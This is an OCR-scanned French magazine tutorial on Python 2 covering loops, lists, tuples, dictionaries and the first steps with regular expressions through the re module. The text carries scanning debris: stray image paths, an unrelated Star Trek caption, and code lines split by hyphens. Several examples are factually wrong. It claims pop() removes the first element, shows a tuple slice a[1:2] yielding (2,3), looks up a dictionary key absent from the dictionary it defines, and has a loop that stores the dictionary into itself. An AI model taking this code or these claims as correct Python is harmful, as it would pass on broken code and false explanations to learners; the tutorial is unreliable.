Concernant les conditions, elles peuvent être entourées de parenthèses ou non, celles-ci ne sont pas obligatoires mais permettent parfois d'améliorer la lisibilité.
Une dernière note : les « elif » (sinon si...) sont optionnels, et peuvent être mis en nombre illimité.

Les structures itératives

Les structures itératives (ou répétitives) permettent comme leur nom l'indique de répéter une instruction ou une suite d'instructions pour un certain nombre de fois (« for... ») ou tant qu'une condition est satisfaite (« while... »).
L'instruction la plus fréquente est le « while », structure énormément utilisée en Python. Algorithmiquement, cette boucle traduit « Tant que (condition) alors faire... ».
Le programme rentre donc dans le boucle et teste la condition. Si au « premier passage » celle-ci n'est pas vérifiée, on continue le programme après la boucle, les instructions qui s'y trouvent ne sont pas exécutées.
Si la condition est satisfaite une fois, on exécute le bloc d'instructions, puis on retourne au début. On retente la condition, et de même, si elle est satisfaite, on exécute le bloc d'instructions, et on retourne au test de la condition...
Comme vous le comprenez il y a là un gros risque : la boucle infinie ! Il faut que dans le bloc d'instructions change impérativement la valeur de la condition pour qu'à un moment ou un autre, celle-ci ne soit plus satisfaite, sinon on n'en sort jamais.
La syntaxe quant à elle, une fois de plus est élémentaire :

while (condition) :
        instruction

La condition portera sur un indice, ou plusieurs.
Pour reprendre notre problème de boucle infinie, prenons un exemple typique simple :

```
#! /usr/bin/python
i = 5
j = 6
while (i<j) :
        print 'Ceci est une boucle infinie'
        i=i+1
        j=j+1
print 'Ce message ne sera jamais affiché'
```

Ici on modifie bien dans le bloc d'instructions les valeurs de i et j étant à la base de la condition, mais ces deux indices étant incrémentés de façon systématique tous les deux à chaque passage, on n'en finit jamais.
Plusieurs solutions : ne pas incrémenter les deux indices, incrémenter un indice d'un pas plus grand que l'autre, ou rajouter une seconde condition, par exemple en modifiant : while (i<j) or (j<=10).
L'indice j étant incrémenté chaque fois, il arrivera un moment où il vaudra 10, ça sera la dernière fois que la condition sera satisfaite.
Une autre structure répétitive est la boucle « pour ». Celle-ci est un peu différente de celle que l'on peut trouver dans d'autres langages comme le C ou le Pascal, où un bloc d'instructions est exécuté selon un indice dont la valeur est comprise entre quelque chose et autre chose.
Celle-ci traduit en Python le fait que pour un indice prenant des valeurs données, on fait un certain nombre d'instructions. Les valeurs sont données explicitement dans une liste ou une chaîne...
On peut par exemple mettre les valeurs de cet indice dans une liste, et pour chaque nombre de la liste, on répétera l'instruction.
Exemple :

```
#! /usr/bin/python
liste =
['pierre','paul','jacques']
i=0
```

Les opérateurs de comparaison

```
' == ' : teste l'égalité
' <= ' : inférieur ou égal
' >= ' : supérieur ou égal
' < ' : inférieur
' > ' : supérieur
' != ' ou '<>' : différent de
```

```
for prenom in liste :
        print prenom+' est
present'
        i=i+1
print 'Il y a ',i,' personnes
présentes.'
```

Ici on obtiendrait par exemple l'affichage :
pierre est présent
paul est présent
jacques est présent
Il y a 3 personnes présentes.

La boucle « for » balaye donc une liste d'éléments contenus dans la liste et réalise l'instruction contenue dans son bloc pour chaque valeur de la variable « prenom ». La boucle est terminée à la fin de la liste. Attention, si la liste doit être modifiée dans le bloc d'instructions, il est recommandé de travailler sur une copie de la liste.
On n'utilise pas forcément une liste, on peut utiliser une chaîne de caractères par exemple, ou utiliser une fonction... voici un autre exemple :

```
#! /usr/bin/python
for i in range(5) :
        print 'Le nombre
est',i
```

Ici la variable i varie entre 0 et 4 compris, c'est l'équivalent d'une boucle for(i=0;i<5;i++) en C par exemple.


Sortir des boucles

Il existe comme en C, la commande « break », qui permet de sortir de la plus petite boucle « for » ou « while » englobante.
A l'inverse, l'instruction « continue » continue sur la prochaine itération de la boucle.
On utilise une clause « else » dans les boucles pour exécuter une série d'instructions une fois que la boucle est terminée (la liste est terminée pour le for, la condition est devenue fausse pour le while...). L'instruction « break » permet de ne pas exécuter ce « else ». On sort de cette boucle englobante.
L'instruction « pass » permet quant à elle de ne rien faire du tout. Elle peut être utile s'il est utile syntaxiquement de mettre une instruction, sans pour autant exécuter une action. Par exemple :

```
while 1:
...      pass    # ne fait rien
...
```

Vous voilà maintenant aptes à faire des programmes un peu plus évolués qui exécuteront des actions selon des conditions. Vous allez maintenons voir des types qui vous permettront par exemple de construire vos boucles « for », telles que les listes dont nous avons citées quelques exemples dans cet article.

MARION AGE -TITEFLEUR-



Listes, tulipes et dictionnaires

Le stockage et la manipulation de gros volumes de données deviennent vite contraignant, et les types de données de bases montrent leur limite. Par exemple, comment stocker une liste de dix entiers saisie par l'utilisateur ? Vous pourriez sans doute déclarer dix variables et effectuer séquentiellement leur affectation. Mais n'est-ce-pas laborieux ? Et surtout pensiez-vous utiliser la même parade si vous étiez amené à gérer 10 000 valeurs ?

Introduction

Comme la plupart des langages de programmation, Python propose des types de données plus complexes, qui vous simplifient la vie, mais aussi des fonctions de manipulation associées pour effectuer des tâches courantes (ajout en tête et en fin de liste, recherche d'occurrence(s), ...) ainsi que d'autres plus pointues, comme les tris.

Les listes

C'est la structure la plus simple. Elle est également appelée vecteur ou tableau. À l'inverse des types de données de bases, les structures de données doivent être déclarées avant d'être utilisées. Ainsi, il faut procéder ainsi pour initialiser une nouvelle liste vide :

```
maliste=[]
```

Notez que, comme en C, les crochets désignent le tableau. L'analogie ne s'arrête pas là, puisque l'accès et l'affectation sont également possibles de la même façon. De plus, Python étant programmé en C, il existe de nombreuses similitudes entre les deux langages.

Pour construire une liste pré-remplie, il suffit de donner l'ensemble des valeurs souhaitées :

```
maliste2=[3,1,9,5,3]
```

Magie de Python, vous souhaitez la liste des 100 premiers nombres, soit de 0 à 99 :

```
maliste3=range(0,100)
```

Pour afficher le contenu de la liste, saisissez le mot print suivi du nom associé :

```
print maliste
print maliste2
```

L'interpréteur vous renvoie alors d'abord [], puis [3, 1, 9, 5, 3].

Ajoutons maintenant des valeurs à notre liste. Pour ce faire, appelons une méthode de manipulation des listes : append(). En effet, les listes, et globalement les structures traitées ici, sont des instances de classes, sur lesquelles nous reviendrons plus tard dans ce manuel. Vous comprendrez alors pourquoi il faut les déclarer.

Les méthodes permettent d'agir sur les propriétés d'une instance. Elles s'appellent en appliquant sur cette dernière l'opérateur « . ».

Pour ajouter une valeur en fin de liste, il faut utiliser la méthode append(). Par exemple, pour ajouter 8 :

```
maliste2.append(8)
```

maliste2 devient alors : [3, 1, 9, 5, 3, 8]. Vous constatez que la capacité du tableau a automatiquement été augmentée de 1.

Nous souhaitons maintenant récupérer cette valeur. Deux possibilités : l'utilisation des crochets ou l'utilisation de la méthode __getitem__(). Dans ces deux cas, vous devez connaître l'indice (l'index) de la valeur à récupérer dans le vecteur.

Point important : la numérotation des indices commence à 0. Pour accéder à l'énième élément, il faudra indiquer l'index (n-1). Ainsi, pour récupérer la première valeur :

```
maliste2.__getitem__(0)
maliste2[0]
```

Python introduit une subtilité dans l'indexation des valeurs qui rend de nombreux services : les indices négatifs. L'indice -1 correspond à la dernière case du tableau, -2 à l'avant dernière, etc... Ceci est très utile car l'accès direct au dernier élément est constamment disponible.

Depuis le début, nous n'insérons que des entiers mais sachez que nous aurions tout à fait le droit d'ajouter d'autres types de données comme la chaîne de caractères « Python » :

```
maliste2.append(« Python »)
```

L'affichage de maliste2 renvoie alors [3, 1, 9, 5, 3, 8, 'Python']. Je vois déjà les les cheveux des habitués du C se dresser. La création d'un tel tableau d'éléments de types hétérogènes est rendu possible par la grande faiblesse du typage des données du langage. Cependant, c'est à vous d'opérer les vérifications nécessaires avant de manipuler les données présentes. Essayez donc ceci : maliste2[-1]=maliste2[-1]+2. Absurde n'est-ce-pas ? Pourquoi voudrais-je ajouter 10, arithmétiquement parlant, à « Python » ? Pourtant ce type d'erreur non intentionnelle est classique, car le programmeur ne pense pas toujours que le cas peut se produire.

L'utilisation la plus fréquente est la représentation de tableaux multidimensionnels :

```
tableau_2d=[]
tableau_2d.append([« Colonne A : x », « Colonne B : x au carré »])
tableau_2d.append([1,1])
tableau_2d.append([2,4])
tableau_2d.append([3,9])
```

Ce tableau est un vecteur à 2 colonnes, 4 lignes qui contient du texte (entête des colonnes A et B) et des valeurs numériques représentant un court échantillon de nombres élevés au carré.

Maintenant, que nous savons construire des tableaux et modifier leurs valeurs, traitons ces dernières : leur tri et leur dénombrement.

Partons de l'exemple :

```
>>> tab=[1,2,10,9,2,35,24,32,17,28]
>>> print len(tab)
10
```

Le tableau [1,2,10,9,2,35,24,32,17,28] contient 10 valeurs. Nous pouvons obtenir cette information via l'appel à une fonction générique de Python, len() (de l'anglais length, longueur). Elle renvoie la taille de l'objet passé en paramètre. Dans le cas d'une liste, c'est le nombre de cases qu'elle contient. Attention, dans le cas de tableaux multidimensionnels, vous n'obtiendrez que le nombre de cases de la première dimension.

Reprenons l'exemple tableau_2d,

```
>>> print tableau_2d
[['Colonne A : x', 'Colonne B : x au carré'], [1, 1], [2, 4], [3, 9]]
>>> print len(tableau_2d)
4
```

Voici comment accéder aux sous-tableaux,

```
>>> print tableau_2d[0]
['Colonne A : x', 'Colonne B : x au carré']
>>> print len(tableau_2d[0])
2
```

L'existence de cette fonction ne relève pas exclusivement des listes. En effet, par exemple, elle est également utile pour obtenir le nombre de caractères dans une chaîne :

```
>>> msg= « Python »
>>> print len(msg)
6
```

Il est fastidieux d'effectuer manuellement la concaténation de deux listes : déclaration d'un nouveau vecteur, copie des valeurs de la première, et enfin copie des valeurs de la seconde. L'opération a été simplifiée avec l'opérateur + :

```
>>> tab2=[1,2,10,9,2,35]+[24,32,17,28]
>>> print tab2
[1, 2, 10, 9, 2, 35, 24, 32, 17, 28]
```

Autre fonction parfois utile, l'inversion d'une liste. Elle s'effectue via la méthode reverse(). Ainsi, la première case va devenir la dernière et la dernière la première, la seconde va être échangée avec l'avant dernière, etc...

```
>>> tab2.reverse()
>>> print tab2
[28, 17, 32, 24, 35, 2, 9, 10, 2, 1]
```

Rien de bien compliqué ! Nous allons maintenant trier ce tableau. Là encore, c'est un jeu d'enfant : rien à la main, pas de parcourt ni de tableau temporaire. Un simple appel : sort().

```
>>> tab2.sort()
>>> print tab2
[1, 2, 2, 9, 10, 17, 24, 28, 32, 35]
```

Des tableaux très longs sont ainsi facilement triés, par défaut dans l'ordre croissant. Mais vous souhaitiez peut-être un tri dans l'ordre décroissant ? Préférez alors cette appel complété à sort() :

```
>>> tab2.sort(reverse=1)
[35, 32, 28, 24, 17, 10, 9, 2, 2, 1]
```

Cela aurait pu se faire par les appels successifs à sort() puis à reverse(), mais la possibilité de le faire en une fois supprime du code. Il est en effet inutile d'inverser car les algorithmes de tri fonctionnent aussi bien dans un sens, que dans l'autre.

Passons maintenant à la recherche d'occurence(s). Pour savoir si une valeur est présente dans une liste, il faut appeler contains(), en lui donnant en paramètre l'objet à trouver, et qui renvoie alors un booléen :

```
>>> tab2.__contains__(4)
False
>>> tab2.__contains__(2)
True
```

Pour obtenir le nombre de fois qu'une valeur est présente, c'est la méthode count(). Par exemple, pour récupérer le nombre d'occurrence de 2 dans tab2 :

```
>>> tab2.count(2)
2
```

Nous savons donc qu'il existe 2 occurrences de « 2 » dans notre tableau. Cas classique : je souhaite récupérer leur index. Malheureusement il n'existe pas de méthode toute faîte qui renvoie, par exemple, un vecteur contenant une telle liste. Nous ne disposons que d'une fonction qui renvoie l'indice de la première occurrence de l'objet passé en paramètre : index(). Cependant, à ce stade l'opération est déjà réalisable.

Avant de vous donner une solution, je dois introduire un nouvel opérateur : tableau[X:Y]. Il permet d'obtenir un sous-vecteur, à partir du vecteur « tableau », qui contient les valeurs de l'indice X à l'indice Y non compris :

```
>>> print tab2
[1, 2, 10, 9, 2, 35, 24, 32, 17, 28]
>>> print tab2[3:6]
[9, 2, 35]
```

Une solution pour obtenir une liste des index des occurrences de 2 dans le vecteur tab2 :

```
#construction du tableau des index
>>> resultat=[]

# recherche du nombre d'occurrences de 2
>>> nb_occur = tab2.count(2)

#initialisation d'un pointeur sur la première case du tableau
>>> pointeur = 0

>>> while nb_occur > 0 : #tant qu'il y a des 2
        tab_tmp=tab2[pointeur:len(tab2)] #construction d'un sous-vecteur entre l'indice courant et la fin de tab2
        tmp_index=tab_tmp.index(2) #récupération de l'index de la première occurrence
        resultat.append(tmp_index+poin-
```

teur) #ajout de l'index au tableau des indices, prise en compte du décalage en ajoutant pointeur

pointeur=pointeur+tmp_index+1 #on déplace notre pointeur au delà de l'occurrence trouvée

nb_occur=nb_occur-1 #une occurrence de moins à trouver

```
>>> print resultat
[1, 4]
```

Explication :

Je vais construire une liste qui contiendra les index des occurrences trouvées. Je créé donc une liste vide, que j'ai nommé resultat. Si toute les valeurs sont concentrée en début de tableau, il est inutile de le parcourir intégralement. Je récupère donc le nombre d'occurrences présentes dans nb_occur. J'initialise ensuite une variable de parcourt, pointeur, sur l'index de la première case : 0.

Voilà, il n'y a plus qu'à itérer sur le tableau tant qu'il reste des occurrences à trouver. Je construis alors un sous-vecteur à partir de tab2, de l'indice pointeur à sa fin. Je cherche alors ensuite l'index de la première occurrence. Attention cet index est celui du sous-vecteur. Il faut donc ajouter la valeur de pointeur pour retrouver l'index correspondant au vecteur originel. J'ajoute alors la valeur à la liste resultat, puis je déplace pointeur pour ne pas retraiter la même occurrence à la prochaine itération.

Désormais, nous souhaitons supprimer les doublons. Nous pourrions reprendre l'algorithme précédent, et pour chaque occurrence en double, la remplacer, par exemple, par du vide ou un autre nombre. Cependant, quelle valeur prendre ? Vous allez devoir de plus prendre en compte le fait qu'il existe des cases libres dans vos algorithmes. Enfin, la mémoire associée n'est pas libérée. Sur quelques cases, ce n'est pas critique, mais pas très propre en termes de programmation. Maintenant, à grande échelle, après plusieurs milliers de suppressions, le problème se posera nécessairement.

Pour retirer proprement une valeur, on utilise la méthode remove(), qui supprime la première occurrence de l'objet passé en paramètre :

```
>>> print tab2
[1, 2, 10, 9, 2, 35, 24, 32, 17, 28]
>>> tab2.remove(2)
>>> print tab2
[1, 10, 9, 2, 35, 24, 32, 17, 28]
```

Ou bien del() qui enlève la case indiquée :

```
>>> print tab2
[1, 2, 10, 9, 2, 35, 24, 32, 17, 28]
>>> del(tab2[1])
>>> print tab2
[1, 10, 9, 2, 35, 24, 32, 17, 28]
```

Dans des conditions de production, un tableau trié par ordre croissant peut atteindre des milliers de cases. L'ordre à l'intérieur de ce vecteur est primordial. Donc, si j'ajoute une valeur avec append(), je devrais nécessairement faire appel à sort() juste après pour réorganiser mon tableau. Petite astuce d'optimisation : sachant que le tableau est trié par ordre croissant, pourquoi ne pas insérer directement la valeur au bon endroit, et économiser ainsi un précieux temps de calcul en évitant de retrier intégralement le vecteur ? Python vous offre une partie de la solution par la méthode insert(index, objet) qui insère juste à la position index l'objet passé en paramètre :

```
>>> tab2.insert(0,99)
>>> print tab2
[99,1, 10, 9, 2, 35, 24, 32, 17, 28]
```

Pour réaliser l'insertion de 5 dans le tableau [0,1,2,3,4,6,8], nous n'avons plus qu'à trouver la bonne position :

```
>> tab3=[0,1,2,3,4,6,8]
>> i=0
>> t=len(tab3)
>> while (i<t) and (tab3[i]<5) : #on prend garde de ne pas sortir du tableau
        i=i+1 #incrémentation tant que la position n'est pas trouvée
>> tab3.insert(i,5)
>> print tab3
[0, 1, 2, 3, 4, 5, 6, 8]
```

Notion d'itérateur :

Le parcours d'une liste est relativement fastidieux : initialisation d'une variable, itération avec accès par les crochets et incrémentation de la variable. Comme d'autres langages, Python propose les itérateurs, qui simplifie les traitements.

Je veux par exemple afficher toutes les

valeurs paires de la liste :

```
>>> for t in tab3 :
        if t%2==0 :
                print t
```

Même chose, mais dans l'ordre décroissant :

```
>>> for t in tab3.__reversed__() :
        if t%2==0 :
                print t
```

Dernière chose à propos des listes, si vous comptez utiliser votre liste comme une pile LIFO (dernier arrivé, premier servi), inutile de redévelopper la méthode pop() qui retire et retourne le premier élément en une seule opération :

```
>> print tab3
[0, 1, 2, 3, 4, 5, 6, 8]
>> print tab3.pop()
0
>> print tab3
[1, 2, 3, 4, 5, 6, 8]
```

Les tuples

Les tuples sont des listes particulières. Ils sont plus légers en terme de ressources mais ils ne permettent ni l'insertion, ni la modification d'éléments. Ils sont dit immuables car leur taille et leurs éléments sont fixés à leur initialisation. Leur utilisation se restreint habituellement au passage de valeurs aux fonctions qui ne les modifient pas.

La déclaration d'un tuple est différente de celle d'un vecteur, mais l'opérateur d'accès aux valeurs est identique :

```
>> a=(1,2,3)
>> print a[1]
2
>> print a[1:2]
(2,3)
```

Les tuples ayant un intérêt assez limité, passons à plus intéressant : les dictionnaires.

Les dictionnaires

Les dictionnaires sont, ce qu'on appelle dans d'autres langages, des tableaux associatifs. Dans des tableaux conventionnels, nous associons une valeur à un index. Ici, c'est une valeur à une clef, représentée par une chaîne de caractères. L'initialisation s'effectue par la déclaration d'une liste de clefs et de valeurs associées, séparées par le symbole deux-points. Par exemple, construisons le dictionnaire des mois de l'année avec le numéro qui leur correspond :

```
>>> mois={'Janvier' : 1, 'Février' : 2, 'Mars' : 3,'Avril' : 4,'Mai':5,'Juin':6,'Juillet':7,'Août':8,'Septembre':9,'Novembre':10,'Décembre':11}
```

Définir un dictionnaire vide, se fait de manière analogue aux listes, mais avec les accolades :

```
>>> vide={}
```

Pour accéder à une valeur, il faut utiliser le construction tableau['clef']. Ici, pour obtenir le numéro du mois d'août :

```
>>> print mois['août']
8
```

L'affectation ou l'insertion de nouvelles valeurs sont identiques. En effet, Python interprète la tentative de mise à jour d'une clef inexistante comme un ajout. Vous l'avez peut être constaté, deux erreurs sont présentes dans la déclaration des mois : le mois d'octobre n'est pas présent, et par conséquent, il y a un décalage dans la numérotation.

Voici donc un « patch » qui illustre les notions d'affectation et d'insertion de valeurs :

```
>>> mois['Novembre']=11
>>> mois['Décembre']=12
>>> mois['Octobre']=10
>>> print mois
{'Avril': 4, 'Novembre': 11, 'Février': 2, 'Juillet': 7, 'Octobre': 10, 'Janvier': 1, 'Juin': 6, 'Décembre': 12, 'Mars': 3, 'Mai': 5, 'Août': 8, 'Septembre': 9}
```

Vous souhaitez peut être associer plus d'une valeur à une clef. Pensez qu'une valeur peut être de n'importe quel type de données. Vous pouvez alors créer un dictionnaire de listes, une liste de dictionnaires ou un dictionnaire de dictionnaires, selon vos besoins.

Supposons maintenant que je souhaite insérer une nouvelle valeur mais, si la clef existe déjà, j'aimerai afficher la valeur associée avant de l'écraser. Je vais utiliser les méthodes has_key() et get() qui permettent respectivement de vérifier la présence d'une clef et de récupérer la valeur associée à celle-ci :

```
>>> cotations={'Or' : 2, 'Argent' : 1.5}
>>> print « Nombre de cotes à saisir : »
>>> nb=input()
>>> while nb > 0 :
        print « Nom : »
        clef=raw_input()
        print « Cote : »
        cote=input()
        if cotations.has_key(clef) :
                print « Ancienne valeur de », clef, « : », cotations.get(clef)
        print « Nouvelle cote », clef, « : », cote
        cotations[clef]=cotations
        nb=nb-1
```

Explication : ceci est un début de programme de gestion de cotes associées à des éléments physiques. Le dictionnaire de base est constitué de deux éléments, 'Or' et 'Argent'. Au lancement, le nombre de cotes est demandé pour initialiser une boucle. L'utilisateur est ensuite invité à saisir un nom (la clef) et la cote (la valeur). L'algorithme vérifie ensuite si la clef saisie n'est pas déjà présente avec has_key(). Si c'est le cas, l'ancienne valeur est obtenue par get(), puis affichée. Le dictionnaire est ensuite mis à jour et la boucle se poursuit, ou se termine.

Pour supprimer une valeur du dictionnaire, il faut utiliser la fonction del() :

```
>>> cotations
{'Or': 2, 'Argent': 1.5}
>>> del cotations['Argent']
>>> print cotations
{'Or': 2}
```

Vous pouvez également vider intégralement le dictionnaire via la méthode clear() :

```
>>> cotations
{'Or': 2, 'Argent': 1.5}
>>> cotations.clear()
>>> print cotations
{}
```

Il existe ensuite des méthodes pour récupérer toute ou une partie du dictionnaire. Pour obtenir un tableaux de tuples (clef,valeur) :

```
>>> cotations.items()
[('Or', 2), ('Argent', 1.5)]
```

keys() renvoie un vecteur contenant les clefs :

```
>>> cotations.keys()
['Or', 'Argent']
```

Et son complémentaire, values(), une liste des valeurs :

```
>>> cotations.values()
[2, 1.5]
```

Les itérateurs sur les dictionnaires :

Il existe trois types d'itérateurs sur les dictionnaires. Vous pouvez en effet parcourir les clés, les valeurs ou les deux à la fois. Attention, les dictionnaires n'intègrent pas de notion d'ordre compréhensible par l'homme : les éléments sont classés de telle manière à optimiser les manipulations de données et leur accès.

```
>>> for t in cotations.iterkeys() :
        print t
Or
Argent

>>> for t in cotations.itervalues() :
        print t
2
1.5

>>> for t in cotations.iteritems() :
        print t
('Or', 2)
('Argent', 1.5)
```

Conclusion

Voilà, vous possédez tout l'outillage nécessaire pour bien débuter en Python : un interpréteur, des structures de contrôles et des structures de stockage d'information. Il existe bien évidemment d'autres choses à connaître sur les types de données que sont les listes, les tuples et les dictionnaires. Le sujet est vaste, toujours en évolution, pour améliorer les performances. N'hésitez pas à consulter l'aide en ligne de Python : help (list), help(tuple) ou help (dict). Vous découvrirez des notions qui n'ont pas été abordé et c'est un très bon mémento...

DAVID PUCHE -SNAKE-

Python et les expressions régulières

Les expressions régulières sont une famille de notations compactes et puissantes pour décrire certains ensembles de chaînes de caractères. Elles servent à parcourir de façon automatique des textes à la recherche de morceaux de texte ayant certaines formes, et éventuellement remplacer ces morceaux de texte par d'autres.

Introduction aux expressions régulières

Une expression régulière, ou regex (pour Regular Expressions) est une description symbolique d'une chaîne de caractères. Par exemple, on pourra penser à l'ADN : le représenter par l'écriture ressemblerait à une suite de A, de G, de T et de C (pour représenter les bases azotées que sont l'Adénine, la Guanine, la Thymine et la Cytosine). Ainsi, pour vérifier qu'une chaîne de caractère correspond à la description d'un brin d'ADN, il faut que la chaîne vérifie la proposition « chaque caractère de cette chaine appartient exclusivement au groupe composé des lettres A,C,G,T ». C'est un exemple très simple d'expression régulière.

En « regexologie », on utilise des termes précis pour définir qui est quoi. On parle d'abord de chaîne de caractères, ce qui se passe de commentaires, sinon celui que de se rappeler qu'une chaîne de caractère peut être une suite de chiffre, ou une chaîne contenant uniquement des symboles – ceci pour préciser que le mot « caractère » englobe bien plus que les lettres de l'alphabet. Ensuite, on dira d'une chaîne de caractère qu'elle correspond ou non à une expression régulière : « ATCGCT » correspond à notre expression régulière « la chaîne de caractère ne contient que des A, des T, des G et des U », alors que «ATBDKL» ne lui correspond pas. On peut également parler de correspondance d'une expression régulière à une chaîne de caractère. Cela s'exprime par le verbe « to match », en anglais. Bien sûr, le cas où la chaîne entière correspond à l'expression régulière n'est pas toujours vrai, mais une sous-chaîne correspond : on parle alors de correspondance d'une partie de la chaîne à la regex.

Les expressions régulières dans Python

Quelle en est la syntaxe ?

Une expression régulière, comme on l'a vu, est une description symbolique qui permet de recherche une chaîne. Voici quelques symboles qui permettent d'écrire une regex :

. (un point) : pour désigner n'importe quel caractère (de la table ASCII)

[0-9] : pour désigner un chiffre (0,1,2, ...)

[a-z] : pour désigner une minuscule

[A-Z] : pour désigner une majuscule


Chancelor koreth (star trek).

[A-Za-z] : pour désigner une minuscule ou une majuscule

R : pour désigner l'unique caractère R

[1-4] : pour désigner un chiffre compris entre 1 et 4 (inclus)

[ABCD] : pour designer soit A, soit B, soit C, soit D

\ est le caractère d'échappement

Par exemple, pour notre ADN vu précédemment, nous écririons que chaque caractère du brin d'ADN correspond à l'expression régulière "[ACGT]". Notez que je parle de correspondance d'un caractère à une regex, ce qui s'explique par le fait qu'un caractère soit un sorte particulière de sous-chaîne.

Pour dire que le brin d'ADN contient entre une fois et une infinité de fois l'un des caractères précédents, nous utiliserons ce qui se

nomme un quantificateur, « + », en l'occurence. "[ACGT]+" correspond à une suite de une ou plusieurs lettres du groupe [ACGT]. Cela définit donc bien notre ADN. On traduit le quantificateur « + » par l'expression « Au moins une fois ».

Un autre quantificateur est le « * », qui ressemble au « + » a ceci près qu'il indique une répétition pouvant aller de zéro à l'infini de fois le groupe (ou caractère) qu'il suit. L'expression régulière « .* » désigne donc une suite de caractère de la table ASCII, suite qui comporte de 0 à une infinité de caractère («PROGRAMMEZ en PYTHON en 2005» correspond à cette expression régulière). On traduit le quantificateur « * » par l'expression « Zéro ou plus ».

Dernier quantificateur, plus simple : « ? ». Il s'agit du quantificateur qui indique la répétition de zéro à une fois de l'expression qu'il suit. Par exemple, [0-4]? correspond à zéro ou une fois un chiffre compris entre 0 et 4 (inclus). On traduit le quantificateur « ? » par l'expression « Une fois au plus ».

Deux autres symboles importants sont « ^ » et « $ ». Ils désignent respectivement le début et la fin d'une chaîne (à ne pas confondre avec le début et la fin d'une phrase). Enfin, le caractère d'échappement « \ » permet d'inclure dans l'expression régulière un caractère spécial, comme l'astérisque par exemple. Pour rechercher la présence de l'ensemble des réels dans un énoncé de mathématiques, nous utiliserons ainsi l'expression « R* », puisque « R* » aurait correspondu a une recherche de zéro ou plusieurs fois le caractère R.

Le module « re »:

En python, les manipulations d'expressions régulières se font grâce au module re (regular expressions). Nous commencons donc par l'importer, via la commande qui doit maintenant vous être familière :
import re

Créer une expression régulière en Python, cela s'obtient par l'appel à re.compile(). On passe à cette fonction l'expression régulière. Petite note au niveau de la chaîne passée : elle doit être au format brut, c'est à dire que plutôt que de l'encadrer de guillemets, il faudra qu'elle débute par « r" », le r désignant raw (brut, en anglais). Ceci pour éviter que Python interprète le \ comme caractère d'échappement, et plus généralement, pour éviter que Python ne tente de traitement interne sur la chaîne. Il utilise donc la chaîne brute "telle quelle".

```
my_first_regex =
re.compile(r"[ACGT]+")
```

est la définition en python de notre expression régulière permettant de définir une partie de brin d'ADN (suite de A, C, G ou T),

Test de présence :


Premier cas d'utilité des regex : tester la présence d'une expression correspondant à une regex dans une chaîne. Voici la façon de procéder en Python.

Soit PHRASE la chaîne suivante : « Le brin d'acide désoxyribonucléïque extrait est composé ainsi : GCTATCGUTAC »

Nous allons tester la présence d'une chaîne de caractères correspondant a notre regex des ADN sur la chaine PHRASE.

```
import re
PHRASE = "Le brin d'acide
désoxyribonucléique extrait
est composé ainsi : GCTATCG-
TAC"
my_first_regex =
re.compile(r"[ACGT]+")
if
my_first_regex.search(PHRASE)
:
   print "Une partie d'ADN à
été trouvée"
```

Après avoir créé notre regex par re.compile(), nous lui demandons de tester, grâce à l'appel à search(), la présence de chaine lui correspondant. Si tel est le cas, search() renvoie un objet qui n'est pas nul, donc le test IF est validé et nous affichons un petit message.



adn.

Récupération :

Vient ensuite l'envie de récuperer la ou les chaines correspondantes à l'expression régulière. Prenons un cas simple :

PHRASE = "Le brin d'acide désoxyribonucléique extrait est composé ainsi : GCTATCGTAC. Il diffère du brin précedemment identifié (AGTCTGATCCAG)"

A vue d'œil, au moins deux correspondances à notre regex sur l'ADN se trouvent dans cette chaîne. Dans un premier temps, tâchons de récupérer la première occurrence, ce qui se fait ainsi :

```
import re
PHRASE = "Le brin d'acide
désoxyribonucléique extrait
est composé ainsi : GCTATCG-
TAC. Il diffère du brin pré-
cédemment identifié (AGTCT-
GATCCAG)"
```

```
my_first_regex =
re.compile(r"[ACGT]+")
occurence =
my_first_regex.search(PHRASE)
print occurence.group(0)
```

